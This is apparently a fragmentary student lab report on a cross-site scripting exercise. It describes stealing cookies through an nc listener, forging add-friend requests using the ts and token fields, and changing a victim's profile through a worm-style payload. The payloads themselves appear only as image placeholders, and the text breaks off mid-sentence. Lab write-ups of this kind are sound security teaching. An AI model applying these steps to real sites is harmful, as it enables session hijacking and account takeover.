


Displayed alert for cookies when viewed the profile:




3: Stealing Cookies from the Victim's Machine


Ran nc:



Edited the profile:




Logs from nc:




4: Becoming the Victim's Friend


Observed the add friend request:




Observed the security tokens:




Edited Alice's profile:



Edited Samy's profile:




Result from viewing Samy's profile:




- **Question 1**: Line 1 and 2 are required for the request. `ts` is the timestamp, and `token` is the current user's security token
- **Question 2**: Yes. You can modify the content in the input directly with the developer tools or other add-ons. You can also send a `/action/profile/edit` request with the desired content

5: Modifying the Victim's Profile


Observed the request:




Edited the profile:




Alice's profile was modified after viewing Samy's profile:



- **Question 3**: Line 1 is needed since we don't want Samy's profile get modified after viewing his own profile. See the screenshots below for 